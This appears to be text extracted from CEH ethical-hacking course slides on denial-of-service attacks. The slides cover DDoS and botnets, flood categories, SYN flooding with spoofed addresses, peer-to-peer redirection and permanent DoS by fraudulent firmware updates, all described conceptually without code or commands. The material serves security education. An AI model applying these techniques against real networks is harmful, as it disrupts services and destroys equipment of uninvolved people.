
CEH

- A distributed denial-of-service (DDoS) attack involves a multitude of compromised systems attacking a single target, thereby causing denial of service for users of the targeted system
- To launch a DDoS attack, an attacker uses botnets and attacks a single system



How Distributed Denial of Service Attacks Work

CEH
Certified Ethical Hacker



Module Flow



DoS/DDoS Concepts

DoS/DDoS Attack Tools

DoS/DDoS Attack Techniques

Countermeasures

Botnets

DoS/DDoS Protection Tools

DDoS Case Study

DoS/DDoS Penetration Testing

Basic Categories of DoS/DDoS Attack Vectors




Volumetric Attacks

Consumes the bandwidth of target network or service



Fragmentation Attacks

Overwhelms target's ability of re-assembling the fragmented packets



TCP State-Exhaustion Attacks

Consumes the connection state tables present in the network infrastructure components such as load-balancers, firewalls, and application servers

Application Layer Attacks

Consumes the application resources or service thereby making it unavailable to other legitimate users



Bandwidth Attacks




01

A single machine cannot make enough requests to overwhelm network equipment; hence DDoS attacks were created where an attacker uses several computers to flood a victim



02

When a DDoS attack is launched, flooding a network, it can cause network equipment such as switches and routers to be overwhelmed due to the significant statistical change in the network traffic




03

Attackers use botnets and carry out DDoS attacks by flooding the network with ICMP ECHO packets



04


Basically, all bandwidth is used and no bandwidth remains for legitimate use




Service Request Floods



An attacker or group of zombies attempts to exhaust server resources by setting up and tearing down TCP connections



Service request flood attacks flood servers with a high rate of connections from a valid source



It initiates a request on every connection

SYN Attack



01

The attacker sends a large number of SYN request to target server (victim) with fake source IP addresses



The target machine sends back a SYN ACK in response to the request and waits for the ACK to complete the session setup

02

The target machine does not get the response because the source address is fake



Note: This attack exploits the three-way handshake method

SYN Flooding

CEH
Certified Ethical Hacker

1

SYN Flooding takes advantage of a flaw in how most hosts implement the TCP three-way handshake

2

When Host B receives the SYN request from A, it must keep track of the partially-opened connection in a "listen queue" for at least 75 seconds

3


A malicious host can exploit the small size of the listen queue by sending multiple SYN requests to a host, but never replying to the SYN/ACK

4


The victim's listen queue is quickly filled up

5


This ability of holding up each Incomplete connection for 75 seconds can be cumulatively used as a Denial-of-Service attack



Peer-to-Peer Attacks



- ↳ Using peer-to-peer attacks, attackers instruct clients of peer-to-peer file sharing hubs to disconnect from their peer-to-peer network and to connect to the victim's fake website
- ↳ Attackers exploit flaws found in the network using DC++ (Direct Connect) protocol, that is used for sharing all types of files between instant messaging clients
- ↳ Using this method, attackers launch massive denial-of-service attacks and compromise websites



Permanent Denial-of-Service Attack



Permanent DoS, also known as phlashing, refers to attacks that cause irreversible damage to system hardware

Phlashing



Unlike other DoS attacks, it **sabotages the system hardware**, requiring the victim to replace or reinstall the hardware

Sabotage




- ↳ This attack is carried out using a method known as “bricking a system”
- ↳ Using this method, attackers send fraudulent hardware updates to the victims

Bricking a system



Process



Permanent Denial-of-Service Attack



Permanent DoS, also known as phlashing, refers to attacks that cause irreversible damage to system hardware

Phlashing



